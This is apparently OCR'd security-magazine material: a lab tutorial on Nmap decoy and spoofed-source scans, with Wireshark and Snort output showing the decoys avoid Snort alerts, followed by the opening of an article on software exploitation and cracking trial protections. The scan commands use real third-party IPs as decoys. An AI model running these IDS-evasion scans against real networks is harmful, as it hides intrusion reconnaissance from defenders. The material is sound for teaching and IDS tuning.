
Regardless of as we choose the addresses of the decoys, the final result will be to distribute the origin of the scans on more than one host and, in addition to this, hiding our real identity.

The next example uses (just for didactical reason) the option 'RND' to generate 5 decoys: in order to simplify the testing environment, the target will be only one host (the '192.168.1.69') and the real source host (our host) is the '192.168.1.104'.

For obvious legal reason, we should execute all following operations only inside our network.

```
sudo nmap -D RND:5 192.168.1.69
```

In order to verify the efficacy of the decoys, we have to analyze the traffic on the destination host (in our case 192.168.1.69): to perform this operation we will use the network protocol analyzer named Wireshark (*http://www.wireshark.org*).



```
droms@dedalus:~$ sudo nmap -sP -T4 -iR 100

Starting Nmap 5.00 ( http://nmap.org ) at 2012-03-31 17:18 CEST
Host bea13-1-82-229-5-186.fbx.proxad.net (82.229.5.186) is up (0.12s latency).
Host www.skinfold-caliper.com (216.119.82.61) is up (0.25s latency).
Host 110.159.19.53 is up (0.71s latency).
Host d58-106-163-198.sbr800.nsw.optusnet.com.au (58.106.163.198) is up (0.54s latency).
Host mur75-1-87-88-111-194.dsl.sta.abo.bbox.fr (87.88.111.194) is up (0.11s latency).
Host m0015964c3f45.ptld.or.comcast.net (74.29.206.131) is up (0.25s latency).
Host 219.185.64.189.isp.timbrasil.com.br (189.64.185.219) is up (0.25s latency).
Host 124.88.12.179 is up (0.59s latency).
Host 120.170.109.204 is up (0.25s latency).
Host 63-254-141-199.ip.mcleodusa.net (63.254.141.199) is up (0.20s latency).
Host 112.93.43.234 is up (0.57s latency).
Nmap done: 100 IP addresses (11 hosts up) scanned in 27.04 seconds
droms@dedalus:~$
```

Figure 5. *Using Nmap to find active IP addresses*

Reserved IP addresses

The Internet Assigned Numbers Authority (IANA) have reserved for special use some IP addresses, because they are for certain type of operations such as the maintenance of routing tables, the multicast communication, The troubleshooting activities and so on.

If Wireshark was not already present on our Linux distribution, we can install it by any graphical package management program or through the 'apt-get' command, in the following way:

```
sudo apt-get install wireshark
```

Once the installation is finished, we open a terminal to execute Wireshark with root privileges by using the command 'sudo wireshark'.

The next step is to choice which network adapter use to capture the network traffic (it depends on host configuration, usually 'eth0') through the 'Capture Interfaces' window called up via the main toolbar or by 'Interfaces' item from 'Capture' menu.

When we have selected and confirmed the network interface, each captured packet will be visible in real time on the packet list pane.

We can choose to configure and apply a filter to display only the packets directed to the host: the quickest way to perform this operation is by the filter edit-box (placed at the top of the main window); typing the string 'ip.dst==192.168.1.69'.

During the packets capture activity, we can apply the created filter using the button 'Apply' placed on the filter toolbar.

As we can see in Figure 6, the first six rows show different sources; the first of them is our real host (192.168.1.104) and the others IP are the five random decoys.

In the next example we have instead used as decoys the 11 active hosts previously obtained through the '-iR' option of Nmap, their IP addresses are the following:

```
82.229.5.186
216.119.82.61
110.159.19.53
58.106.163.198
87.88.11.194
74.29.206.131
189.64.185.219
124.88.12.179
120.170.109.204
63.254.141.199
112.93.43.234
```

In this case we have used the keyword 'ME' to put our (real) IP Address in the third position during the scan:


```
sudo nmap -D 82.229.5.186, 216.119.82.61, ME,
110.159.19.53, 58.106.163.198, 87.88.11.194,
74.29.206.131, 189.64.185.219, 124.88.12.179,
120.170.109.204, 63.254.141.199, 112.93.43.234
192.168.1.69
```

We also can use the option '-v' (by simply adding this before the '-D' option) in order to obtain more detailed information during the Nmap operations: the use of '-vv' instead of '-v' increases further, the number of displayed details.

The network traffic detected by the destination host 192.168.1.69 is shown in the Figure 7: the first 12 rows have as source the decoys plus the our IP address and this last one is correctly positioned in the third row.

The decoys are used by Nmap in the initial ping scan and during the port scanning operations. They are also used during the operating system detection (option '-O') of the target hosts, but do not work with 'version detection' (information about the service running on an open port, information as the product name and version number) or 'TCP connect scan' (option '-sT', a basic scan type).

Although the ISP (*Internet Service Providers*) could potentially filter out the spoofed packets, a large number of them do not carry out this control and this allows 'de facto' their using.


eth0: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: ip.dst==192.168.1.69
Expression... Clear Apply

```
No. .  Time       Source           Destination   Protocol Info
  1658 42.669488  192.168.1.104    192.168.1.69  TCP      53381 > apc-6547 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  1659 42.669503  121.109.19.152   192.168.1.69  TCP      53381 > apc-6547 [SYN] Seq=0 Win=3072 Len=0 MSS=1460
  1660 42.669792  145.145.38.122   192.168.1.69  TCP      53381 > apc-6547 [SYN] Seq=0 Win=2048 Len=0 MSS=1460
  1661 42.669806  125.149.136.95   192.168.1.69  TCP      53381 > apc-6547 [SYN] Seq=0 Win=2048 Len=0 MSS=1460
  1662 42.669817  161.122.195.119  192.168.1.69  TCP      53381 > apc-6547 [SYN] Seq=0 Win=2048 Len=0 MSS=1460
  1663 42.670557  109.3.255.211    192.168.1.69  TCP      53381 > apc-6547 [SYN] Seq=0 Win=2048 Len=0 MSS=1460
  1664 42.670571  192.168.1.104    192.168.1.69  TCP      53381 > ftranhc [SYN] Seq=0 Win=3072 Len=0 MSS=1460
  1665 42.670581  121.109.19.152   192.168.1.69  TCP      53381 > ftranhc [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  1666 42.670591  145.145.38.122   192.168.1.69  TCP      53381 > ftranhc [SYN] Seq=0 Win=2048 Len=0 MSS=1460
  1667 42.670601  125.149.136.95   192.168.1.69  TCP      53381 > ftranhc [SYN] Seq=0 Win=2048 Len=0 MSS=1460
  1668 42.670611  161.122.195.119  192.168.1.69  TCP      53381 > ftranhc [SYN] Seq=0 Win=3072 Len=0 MSS=1460
  1669 42.671399  109.3.255.211    192.168.1.69  TCP      53381 > ftranhc [SYN] Seq=0 Win=4096 Len=0 MSS=1460
  1670 42.671413  192.168.1.104    192.168.1.69  TCP      53381 > dectalk [SYN] Seq=0 Win=2048 Len=0 MSS=1460
  1671 42.671423  121.109.19.152   192.168.1.69  TCP      53381 > dectalk [SYN] Seq=0 Win=2048 Len=0 MSS=1460
  1672 42.671433  145.145.38.122   192.168.1.69  TCP      53381 > dectalk [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  1673 42.671444  125.149.136.95   192.168.1.69  TCP      53381 > dectalk [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  1674 42.671454  161.122.195.119  192.168.1.69  TCP      53381 > dectalk [SYN] Seq=0 Win=4096 Len=0 MSS=1460

▷ Frame 12026 (60 bytes on wire, 60 bytes captured)
▷ Ethernet II, Src: Azurewav_96:1a:d1 (74:f0:6d:96:1a:d1), Dst: AsustekC_b6:01:5d (00:1d:60:b6:01:5d)
▷ Internet Protocol, Src: 125.149.136.95 (125.149.136.95), Dst: 192.168.1.69 (192.168.1.69)
▷ Transmission Control Protocol, Src Port: 53382 (53382), Dst Port: 13456 (13456), Seq: 0, Len: 0

0000  00 1d 60 b6 01 5d 74 f0  6d 96 1a d1 08 00 45 00   ..`..]t. m.....E.
0010  00 2c da 79 00 00 35 06  e3 70 7d 95 88 5f c0 a8   .,.y..5. .p}.._..
0020  01 45 d0 86 34 90 5f 9a  a2 b4 00 00 00 00 60 02   .E..4._. ......`.
0030  08 00 c0 de 00 00 02 04  05 b4 00 00               ........ ....

eth0: <live capture in progress> Fi...   Packets: 13829 Displayed: 12362 Marked: 0   Profile: Default
```

Figure 6. *Network traffic on the target host (case 1)*

If Nmap tell us that is not able to get our IP address (usually it is able to perform this operation without any problem), we can use the '-S' option to explicitly set this parameter:

```
-S 192.168.1.104
```

It is useful to note that it is also possible using this option in a different scenery in order to spoof the real source address, but we must underline that when we want to use this option to spoof our source address, we also have to add the option '-Pn' and specify the used network interface (eth0, eth1, …) through the option '-e': this is not necessary in our case, because we are specifying our real IP address.

So, if we need to specify our real IP address (for example 192.168.1.104), the command to execute is the following:

```
sudo nmap -S 192.168.1.104 -D 82.229.5.186,
216.119.82.61, ME, 110.159.19.53, 58.106.163.198,
87.88.11.194, 74.29.206.131, 189.64.185.219,
124.88.12.179, 120.170.109.204, 63.254.141.199,
112.93.43.234 192.168.1.69
```

The IDS/IPS point of view

At this point we turn our focus toward the point of view of the network intrusion detection systems as the IDS/IPS: we have already said that these kind of systems base their functionalities on a certain number of rules; it is possible to configure a specific rule for each attack type as, for example, the port scanning activity.

One of the most used 'intrusion detection' is Snort (*http://www.snort.org*), a powerful open source network intrusion prevention and detection system (IDS/IPS), today Snort represents the worldwide reference point for this software category.

Snort has some predefined rules that we can directly use: they are able to detect the most common unusual activities; to deal with the specific cases, Snort permits us to write custom rules.

In our case we will proceed to install Snort on the destination host just in order to verify its logs after an Nmap scan based on decoys.

As usual, we use 'apt-get' command to install both Snort and all necessary packages:

```
sudo apt-get install snort
```

When the installation is finished, we simply have to execute the following command (with root privileges) to display its logs (verbose modality) on the terminal in real time (as shown in Figure 8):

```
sudo snort -c /etc/snort/snort.conf -v
```

Where the '-c' option let us to specify the configuration file to use: in this case we have used the default file, typically stored in the 'etc/snort/' path.

If it needs us, we can execute Snort with further parameters such as, for example, the logs folder or the network to be controlled:


```
sudo snort -l /var/log/snort -h 192.168.1.0/24
```

Considering that this software has an enormous number of options, we suggest to interested readers the consultation of the official documentation or, just to obtain some basic information, the using of the "snort --help" command.

In some cases Snort could signal some rules (the rules are typically stored in the folder '/ etc / snort / rules') as deprecated or wrong, in this case it is possible to solve the problem by simply commenting these rules (Snort displays the rule row number) using the '#' symbol.

In the configuration file (`/etc/snort/snort.conf`), the part responsible for detection of various type of port scans is the 'preprocessor sfportscan' directive, its template is the following:

```
preprocessor sfportscan: proto <protocols> \
scan_type <portscan|portsweep|decoy_
                   portscan|distributed_portscan|all> \
sense_level <low|medium|high> \
watch_ip <IP or IP/CIDR> \
```



eth0: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: ip.dst==192.168.1.69
Expression... Clear Apply

```
No. .  Time      Source            Destination    Protocol  Info
     5 1.990794  82.229.5.186      192.168.1.69   TCP       42047 > mysql [SYN] Seq=0 Win=2048 Len=0 MSS=1460
     6 1.990886  216.119.82.61     192.168.1.69   TCP       42047 > mysql [SYN] Seq=0 Win=3072 Len=0 MSS=1460
     8 1.991669  192.168.1.104     192.168.1.69   TCP       42047 > mysql [SYN] Seq=0 Win=3072 Len=0 MSS=1460
     9 1.991718  110.159.19.53     192.168.1.69   TCP       42047 > mysql [SYN] Seq=0 Win=4096 Len=0 MSS=1460
    10 1.991766  58.106.163.198    192.168.1.69   TCP       42047 > mysql [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    11 1.991813  87.88.11.194      192.168.1.69   TCP       42047 > mysql [SYN] Seq=0 Win=2048 Len=0 MSS=1460
    12 1.991828  74.29.206.131     192.168.1.69   TCP       42047 > mysql [SYN] Seq=0 Win=3072 Len=0 MSS=1460
    13 1.992018  189.64.185.219    192.168.1.69   TCP       42047 > mysql [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    14 1.992037  124.88.12.179     192.168.1.69   TCP       42047 > mysql [SYN] Seq=0 Win=3072 Len=0 MSS=1460
    15 1.992055  120.170.109.204   192.168.1.69   TCP       42047 > mysql [SYN] Seq=0 Win=2048 Len=0 MSS=1460
    16 1.992229  63.254.141.199    192.168.1.69   TCP       42047 > mysql [SYN] Seq=0 Win=4096 Len=0 MSS=1460
    17 1.992520  112.93.43.234     192.168.1.69   TCP       42047 > mysql [SYN] Seq=0 Win=3072 Len=0 MSS=1460
    18 1.992539  82.229.5.186      192.168.1.69   TCP       42047 > pop3 [SYN] Seq=0 Win=3072 Len=0 MSS=1460
    19 1.995165  216.119.82.61     192.168.1.69   TCP       42047 > pop3 [SYN] Seq=0 Win=4096 Len=0 MSS=1460
    20 1.995454  192.168.1.104     192.168.1.69   TCP       42047 > pop3 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    21 1.995872  110.159.19.53     192.168.1.69   TCP       42047 > pop3 [SYN] Seq=0 Win=3072 Len=0 MSS=1460
    22 1.996375  58.106.163.198    192.168.1.69   TCP       42047 > pop3 [SYN] Seq=0 Win=4096 Len=0 MSS=1460

▷ Frame 5 (60 bytes on wire, 60 bytes captured)
▷ Ethernet II, Src: Azurewav_96:1a:d1 (74:f0:6d:96:1a:d1), Dst: AsustekC_b6:01:5d (00:1d:60:b6:01:5d)
▷ Internet Protocol, Src: 82.229.5.186 (82.229.5.186), Dst: 192.168.1.69 (192.168.1.69)
▷ Transmission Control Protocol, Src Port: 42047 (42047), Dst Port: mysql (3306), Seq: 0, Len: 0

0000  00 1d 60 b6 01 5d 74 f0  6d 96 1a d1 08 00 45 00   ..`..]t. m.....E.
0010  00 2c dc d5 00 00 2d 06  96 6a 52 e5 05 ba c0 a8   .,....-. .jR.....
0020  01 45 a4 3f 0c ea 50 93  be 09 00 00 00 00 60 02   .E.?..P. ......`.
0030  08 00 b5 d3 00 00 02 04  05 b4 00 00               ........ ....

eth0: <live capture in progress> Fi...   Packets: 35252 Displayed: 34974 Marked: 0   Profile: Default
```

Figure 7. *Network traffic on the target host (case 2)*

Table 3. *Rule structure with using example*

Field	Description
Action	alert
Protocol	tcp
Source IP	192.168.1.1
Source Port	Any
Direction	->
Destination IP	Any
Destination Port	Any
Option	(msg:"Packets from 192.168.1.1";)

```
ignore_scanners <IP list> \
ignore_scanned <IP list> \
logfile <path and filename> \
disabled
```


and below we can see its typical default configuration:

```
preprocessor sfportscan: proto { all }\
memcap { 10000000 } \
sense_level { low }
```

The ‘sense_level’ parameter permits to regulate the level of sensitivity used to detect the port scans (in our case we leave unchanged the default value ‘low ‘).

In addition to preprocessor directive, the configuration file recalls numerous specific rules that, as we have already said, are typically stored in the ‘/etc/snort/rules/’ folder. The Table 3 show us their structure.

When a packet comes in, ‘source’, ‘destination IP’ addresses and ‘port’ are compared to the existing rules: if any of them match the packet the specified action is executed (in the example of Table 3, this action is an alert).



```
04/03-17:08:34.353275 192.168.1.38:39449 -> 199.30.80.32:80
TCP TTL:64 TOS:0x0 ID:29660 IpLen:20 DgmLen:64 DF
***A**** Seq: 0xBC157922  Ack: 0xC1ED045F  Win: 0x5C  TcpLen: 44
TCP Options (6) => NOP NOP TS: 8720307 713326645 NOP NOP Sack: 49645@1118
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/03-17:08:34.604235 192.168.1.38:39449 -> 199.30.80.32:80
TCP TTL:64 TOS:0x0 ID:29661 IpLen:20 DgmLen:52 DF
***A***F Seq: 0xBC157922  Ack: 0xC1ED045F  Win: 0x5C  TcpLen: 32
TCP Options (3) => NOP NOP TS: 8720369 713326645
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/03-17:08:34.853171 199.30.80.32:80 -> 192.168.1.38:39449
TCP TTL:52 TOS:0x0 ID:33809 IpLen:20 DgmLen:52 DF
***A***F Seq: 0xC1ED045F  Ack: 0xBC157923  Win: 0x72  TcpLen: 32
TCP Options (3) => NOP NOP TS: 713326694 8720369
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/03-17:08:34.853211 192.168.1.38:39449 -> 199.30.80.32:80
TCP TTL:64 TOS:0x0 ID:29662 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xBC157923  Ack: 0xC1ED0460  Win: 0x5C  TcpLen: 32
TCP Options (3) => NOP NOP TS: 8720432 713326694
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 8. *Example of Snort output*

The rule in the previous table generates a message when any packet is sent from the IP address ‘192.168.1.1’. It must write in the configuration file as following:

```
alert tcp 192.168.1.1 any -> any any
(msg:”Packets from 192.168.1.1”;)
```

After we have executed Snort, the next step is to launch the Nmap scanning in the attacker host (remember that its IP address was 192.168.1.104):

```
sudo nmap -D 82.229.5.186, 216.119.82.61, ME,
110.159.19.53, 58.106.163.198, 87.88.11.194,
74.29.206.131, 189.64.185.219, 124.88.12.179,
120.170.109.204, 63.254.141.199, 112.93.43.234
192.168.1.69
```

To simplify the reading of the logs during our tests, we can, for example, restrict the range of ports to scan (by ‘-p’ options) or reduce the number of decoys.

The logs produced by Snort during the Nmap activity should be something like the following rows (related to a single event):

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
04/03-10:53:37.147995 82.229.5.186:41423 ->
192.168.1.69:80
TCP TTL:37 TOS:0x0 ID:17558 IpLen:20 DgmLen:44
******S* Seq: 0x65B53152  Ack: 0x0  Win: 0x800
TcpLen: 24
TCP Options (1) => MSS: 1460
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

We can read these information in two ways: redirecting the Snort output to a file (sudo snort -v > file.log) or, if we used the option “-l /path/ log/”, by the command “tcpdump -r /path/log/ file_name.log”.

In our case we will only check the short report (Action Stats) visible when we interrupt the Snort operations (Ctrl + C), as shown in the following example:

```
=================================
Action Stats:
ALERTS: 0
LOGGED: 0
PASSED: 0
=================================
```

The results show us that we have got our goal, we do not triggered any alarms. Now we try to repeat the previous scan but without using the Nmap decoy option:

An historical Packet Sniffer

Tcpdump is a historical Linux tool capable to read and show the network traffic; it's a packet sniffer that operates placing the network adapter in promiscuous mode in order to capture the whole traffic that passes through the network segment; It works on a 'packet level' and it means that it can capture the packets directed inside and outside our host.

```
sudo Nmap 192.168.1.69
```

The result produced by Snort will be something like:

```
==================================
Action Stats:
ALERTS: 5
LOGGED: 5
PASSED: 0
==================================
```

This is the proof that the decoy option is able to deceive this kind of systems (at least in their basic configuration).

Conclusion

Based on what has been said, it should be clear that the use of decoys can in many cases bypass the defences of networks aim of the scans.

Whilst the results are directly connected with the security policies implemented by the networks administrators (for example, the threshold levels of the IDS / IPS), it is very difficult configuring these systems to effectively contrast the risks connected to decoys use, because the use of excessively low alarm thresholds we will lead toward a large number of 'false positive', an enormous number of alarms that makes more complicated the security management in the our environment.

The major problem connected with the presence of many false positives is that they can easily hiding the real IDS/IPS warnings.

We just think that only one badly configured rule can causing thousands and thousand of alerts in a short period of time.

False -positive vs False-negative

A 'false positive' occurs when a protection system generates an alarm from normal network activity; if our IDS/IPS systems generate too many of these false alarms, the effectiveness of the systems is compromised and we lose confidence in their capabilities; for this reason it is very important configuring our protection systems in order to minimize the number of false positives. On the other hand, we also have to face the 'false negatives' problem; in this case our IDS/IPS fails to alert us about an attack, even though it is designed to detect it. In the light of these considerations we can deduce that is better for us receive more false positives rather than any false negatives.

The ability of a good network/system administrator is therefore to strike a proper balance between security and easy network management.

Based on their daily experience, they can make a fine-tuning of all security policies, an important activity 'on-the-field' oriented to minimize false positives without reducing the systems reactivity against the real attacks.

I consider it useful to conclude this article underlining that the IDS/IPS systems often are considered the fulcrum on which turns the entire environment security but, usually, this concept has a questionable value due to the high level of false positive and other factors such as, 'in primis', the lack of attention towards other more important activities (for example, not applying the patches to operating systems and applications in a timely manner).

Trying to summarize what we just said, we can conclude that the false sense of security arising from the use of systems such as IDS/IPS, sometimes leads the administrators to ignore the most basic security rules, besides forget that a defensive system could always be violated (as we have seen by use of the Nmap decoys), with all the consequences that may result from this incorrect way to operate.

References

- Nmap software and reference guide at *http://nmap.org*
- Snort software, manual and signature database at *http://www.snort.org*
- Tcpdump command-line packet analyzer and libpcap packet capture library at *http://www.tcpdump.org*
- Request For Comment (RFC) at http://www.rfc-editor.org
- Internet Assigned Numbers Authority (IANA) at *http://www.iana.org*
- Guide to Intrusion Detection and Prevention Systems by Karen Scarfone, Peter Mell (2010) at *http://csrc.ncsl.nist.gov/publications/nistpubs/800-94/SP800-94.pdf*

ROBERTO SAIA

Graduated in Computer Science, Roberto Saia professionally works in the ICT sector; for several years he has been managing computers network and security of a large national company; author of numerous books on programming, administration and system/network security, for some time his interest is mainly focused to the security environment, in the broadest sense of this term (http://www.robertosaia.it).

Exploiting Software

Every other day we hear about software exploitation, which enables and controls assets in terms of integrity aspect, be it the network or the systems or information along with applications.

The key element for business continuity is to secure information at organizational level.

Exploiting software shows why broken software clearly presents threat and the phenomena that is required to get past those bad folks is how we understand the software attacked. Exploit in other words is an attack on a computer system wherein one takes advantage of the bugs or vulnerabilities found in the system.

We have come across many threat incidents like *Melissa Virus*, the *Code Red* and *I love you* bug. The application security is one main issue when considering security discipline. Recently, the *DNS changer malware*, according to IID (Internet Identity) company, the DNS changer malware is estimated to have infected 27 out of 55 government agencies earlier this year. The malware has resulted in information theft, increasing the level of risk for many fortune 500 companies and government agencies.

In most of the cases, Security breach occurs when the owner of the system or application does not install the required patches released by the vendors' on-time. This will trigger the bugs or flaws to take over the system. But, in this case, the victim computers will not be able to install any of the software updates, disables patches provided by Microsoft which can fix the issues.

Every software application will have bugs in the code and estimates are anywhere between 5 to 50 bugs per KLOC (Lines of Code). Commercial software system will have more bugs as to 50 per KLOC [Voas and McGraw, 1999]. The issue gets more critical when considering the ratio of lines of code and bugs increasing proportionately.

In 2001, *Code Red*, a worm infected Microsoft IIS web servers by exploiting a simple pervasive software problem. It exploits a buffer-overflow attack in the idq.dll, a component of ISAPI. Risk is another significant parameter that needs to be taken into account while talking about flaws or bugs or vulnerabilities. It helps to measure the probability or chance of potential damage that can be caused. The level or rate at which any application can be exploited can be analyzed through this factor (High, Low and Medium).To demonstrate further, we can make use of any vulnerability assessment scanners (Acunetix and Nessus). The former is more graphical and in-depth analysis is done giving the threat level and details about the mail servers.

In computer security, the information flow and access controls pertain to confidentiality and integrity of any application. Integrity guarantee plays a vital role in many areas of security wherein the important data should not be accessed by unauthorized users. In spirit of practicality, a computer is considered to be secured only if unauthorized users find it difficult to break in.

What will you learn?

- Security aspects from developers and Attackers perspective
- Automated tools to exploit a software application

What should you know?

- Basic concepts about Software Security and Programming Concepts
- Basic Knowledge of Assembly Level Language and utility program like assembler

In computer security, the information flow and access controls pertain to confidentiality and integrity of any application. Integrity guarantee plays a vital role in many areas of security wherein the important data should not be accessed by unauthorized users. In spirit of practicality, a computer is considered to be secured only if unauthorized users find it difficult to break in.

Exploiting for Personal Benefit

Exploiting software is nontrivial and fun once you pick your target. *Why does anyone try exploiting or cracking any software*? Facts are true in reality in personal perspective as an individual. In the earlier days, protecting software was not so important because it is considered as tangible or fixed. Software copyrights in simple words is to prevent unauthorized way of accessing any software without license. Every application software is available for trial period for some days after which we have to purchase. This is when users make use of different automated tools such as crackers to break the keys or modify the time-stamps for further extension.

Hackers or attackers are more innovative and ingenious and gain more interest for commercial and personal use. Most of the crackers attack for personal use like to remove the Copy right protections embedded in any of the software programs. The attacker then implements the plan based on his skill set level and knowledge.

- Removing protection involves removing of time limits which is usually a trial period of 30 days after which the program will no longer run.
- The serial number which is assigned at the time of registration for the program to function can also be removed.

Attacker does not differentiate between who you are. But, they have certain level and perspective of attack with the way to exploit existing weakness in software. Making use of the vulnerability they attack. Another known way to attack is to create backdoor through which code can be inserted before the software is deployed. It could be the flaw or bug in configuration which makes exploiting interesting and easier. Another easiest and smart approach is to request information from target software, a social engineering technique.

Why do threats occur?

Most of the incidents occur due to human errors during development. There is continuous development in technology and product evolution. There is every probability of errors during deployment for incidents to occur. Incidents should be handled in a defined path and here are reasons for security breaches to occur:

- An anomaly in software design
- An Event or failure
- A Bug or flaw

Threats to software always remain concrete until we find out the problems pertaining to software exploitation before bad folks do. Besides that, exploiting is becoming popular with many free tools available to tailor an attack.

We can categorize security threat incidents into many forms. Attackers usually gather information with the help of newsgroups and organizations websites. Perhaps crackers usually probe using some of the tools available to discover information about the target.

In other words, it is like testing the doorknob of your unlocked door to gain entry. Next step is scanning wherein the intruder finds vulnerabilities using automated tools. In terms of application software exploitation, Debugger understands the code if attacker wants to modify any application based on his requirement and access. Once comprehensive knowledge of the application process flow is understood, the required can be implemented.

It depends on the attackers whether they will make use of disassemblers to make the changes to the source code or debuggers for beginners to first understand the flow as mentioned earlier. On the other hand, Decompilers functionality can be utilized when we want to create a program similar to the already existing, like the original software.

Security assurance for every software application built is becoming quite a challenge nowadays with the tempo of creating software and the skill set levels of the attackers. Every loophole or vulnerability which is probably expected to give way to exploitation must be protected with coding practices and analysis.

